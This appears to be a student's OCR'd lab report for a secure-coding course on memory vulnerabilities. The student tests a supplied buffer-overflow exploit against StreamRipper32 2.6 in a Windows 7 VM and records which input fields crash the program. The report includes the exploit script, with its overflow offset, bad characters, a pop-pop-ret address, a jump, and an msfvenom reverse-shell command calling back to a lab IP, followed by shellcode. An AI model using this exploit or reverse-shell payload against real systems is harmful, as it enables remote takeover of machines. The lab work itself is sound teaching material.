
Secure Coding

Working with the memory vulnerabilities
Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script to generate the payload
- Install Vuln_Program_Stream.exe and Run the same


Unzipped Vulln.zip, and run the file exploit.py.



Name	Date modified	Type	Size
exploit.py	3/4/2021 11:39 AM	Python File	3 KB
exploit.txt	3/24/2021 6:13 AM	Text Document	1 KB
Vuln_Program_Stream.exe	3/24/2021 10:58 AM	Application	800 KB


Vuln_Program_Stream.exe Date modified: 3/24/2021 10:58 AM Date created: 3/24/2021 10:58 AM
Application Size: 799 KB

Got the payload exploit.txt




```
import struct

"""
Message= - Pattern h1Ah (0x68413168) found in cyclic pattern at position 214
"""

OFFSET = 214

"""
badchars = '\x00\x09\x0a\x0d\x3a\x5c'
"""

"""
Log data, item 23
 Address=01015AF4
 Message=  0x01015af4 : pop ecx # pop ebp # ret 0x04 |  {PAGE_EXECUTE_READWRITE}
"""

pop_pop_ret = struct.pack("<I", 0x01015af4)

short_jump = '\xEB\x06\x90\x90'

"""
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.19.129 LPORT=443 -f python -
"""
shellcode =  ""
shellcode += "\xda\xc7\xba\xee\x50\x53\xe0\xd9\x74\x24\xf4"
shellcode += "\x5d\x33\xc9\xb1\x52\x83\xed\xfc\x31\x55\x13"
shellcode += "\x03\xbb\x43\xb1\x15\xbf\x8c\xb7\xd6\x3f\x4d"
shellcode += "\xd8\x5f\xda\x7c\xd8\x04\xaf\x2f\xe8\x4f\xfd"
shellcode += "\xc3\x83\x02\x15\x57\xe1\x8a\x1a\xd0\x4c\xed"
shellcode += "\x15\xe1\xfd\xcd\x34\x61\xfc\x01\x96\x58\xcf"
shellcode += "\x57\xd7\x9d\x32\x95\x85\x76\x38\x08\x39\xf2"
shellcode += "\x74\x91\xb2\x48\x98\x91\x27\x18\x9b\xb0\xf6"
shellcode += "\x12\xc2\x12\xf9\xf7\x7e\x1b\xe1\x14\xba\xd5"
shellcode += "\x9a\xef\x30\xe4\x4a\x3e\xb8\x4b\xb3\x8e\x4b"
shellcode += "\x95\xf4\x29\xb4\xe0\x0c\x4a\x49\xf3\xcb\x30"
shellcode += "\x95\x76\xcf\x93\x5e\x20\x2b\x25\xb2\xb7\xb8"
shellcode += "\x29\x7f\xb3\xe6\x2d\x7e\x10\x9d\x4a\x0b\x97"
shellcode += "\x71\xdb\x4f\xbc\x55\x87\x14\xdd\xcc\x6d\xfa"
```

exploit.py Date modified: 3/4/2021 11:39 AM Date created: 3/4/2021 11
Python File Size: 2.83 KB



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Running Vuln_Program_Stream.exe




Name	Date modified	Type	Size
exploit.py	3/4/2021 11:39 AM	Python File	3 KB
exploit.txt	3/24/2021 6:14 AM	Text Document	1 KB
Vuln_Program_Stream.exe	3/24/2021 10:58 AM	Application	800 KB

StreamRipper32 Setup: License Agreement

StreamRipper32 in under the GNU Public License...Please read the license terms below before installing.

```
                GNU GENERAL PUBLIC LICENSE
                   Version 2, June 1991

 Copyright (C) 1989, 1991 Free Software Foundation, Inc.
                       675 Mass Ave, Cambridge, MA 02139, USA
 Everyone is permitted to copy and distribute verbatim copies
 of this license document, but changing it is not allowed.

                            Preamble

  The licenses for most software are designed to take away your
freedom to share and change it.  By contrast, the GNU General Public
```


Vuln_Program_Stream.exe Date modified: 3/24/2021 10:58 AM Date created: 3/24/2021 10:58 AM
Application Size: 799 KB


StreamRipper32 Setup: Completed

Completed

```
Extract: streamripper32.html
Extract: Streamripper_wireframeGFX.jpg
Extract: stream2.jpg
Extract: authors
Extract: copying
Extract: install
Extract: Readme
Output directory: C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Star
Create shortcut: C:\Users\IEUser\AppData\Roaming\Microsoft\Windows\Start
Output directory: C:\Program Files\StreamRipper32
Create shortcut: C:\Users\IEUser\Desktop\StreamRipper32.lnk
Completed
```

Open the application


StreamRipper 32

Broadcast Parameters
URL (http://ip:port): http://10.0.2.15:443

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip: 0
Destination: C:\Users\IEUser\Desktop\

Relay Port: 10069


Station/Song Matching
□ Enable

SHOUTcast.com Directory
Genre:
Search Text:

Version 2.6

Adding the payload in different input fields and testing to find any vulnerability.

Url field works fine normally throws an error.


StreamRipper 32

Broadcast Parameters
URL (http://ip:port): http://AAAAAAAAAAAAAAAAA

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip: 0
Destination: C:\Users\IEUser\Desktop\

Relay Port: 10069

Station/Song Matching
□ Enable

Stream Name	Pattern
test AAAAAAAAAAAAAA…AAAAAAAAAAAAA…	yoo AAAAAAAA…

StreamRipper Error

SR_ERROR_PARSE_FAILURE


OK

SHOUTcast.com Directory
Genre:
Search Text:

Version 2.6

Connecting

Max KB field throws an error but the application does not crash



URL (http://ip:port): http://10.0.1.1:443

Max KB To Rip: Gc1I └#ª#ÆÌÃ

Destination: C:\Users\IEUser\Desktop\


Relay Port: 10069

□ Enable

Stream Name	Pattern
test	yoo

Version 2.6

Destination and relay port field also works fine



URL (http://ip:port): http://10.2.1.0:443

Max KB To Rip: 0

Destination: º0^ŒÍØÇEl...÷º³º{0LGc1I └#ª#ÆÌÃ


Relay Port: 10069

□ Enable

Version 2.6

Connecting

In station pattern or song pattern when we add the payload, app crashes



URL (http://ip:port) http://10.0.1.1:443

Title:

Bytes Read:

Max KB To Rip 0

Destination: C:\Users\IEUser\Desktop\

Relay Port 10069

Stream Name: test


Station Pattern: c´ƒâ▌ç³´o4Íó¢»┘°0^▌ÍØÇE▌÷°³°{0LGc1I└#ª#ÆÌÃ

Song Pattern: c´ƒâ▌ç³´o4Íó¢»┘°0^▌ÍØÇE▌÷°³°{0LGc1I└#ª#ÆÌÃ

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song

Version 2.6



URL (http://ip:port) http://10.0.1.1:443

Max KB To Rip 0

Destination: C:\Users\IEUser\Desktop\

Relay Port 10069


Stream Name: test

SRipper MFC Application

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

Version 2.6



http://10.0.1.1:443

Max KB To Rip: 0

Destination: C:\Users\IEUser\Desktop\

Relay Port: 10069


Stream Name: test

Version 2.6

SRipper MFC Application has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.

Genre field works fine



http://10.0.1.1:443

Max KB To Rip: 0

Destination: C:\Users\IEUser\Desktop\


Relay Port: 10069

Stream Name	Pattern
test	yoo
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...	AAAAAAAA...

Genre: AAAAAAAAAAAAA

Version 2.6

Search text field again crashes the app



URL (http://ip:port) http://10.0.1.1:443

Max KB To Rip 0

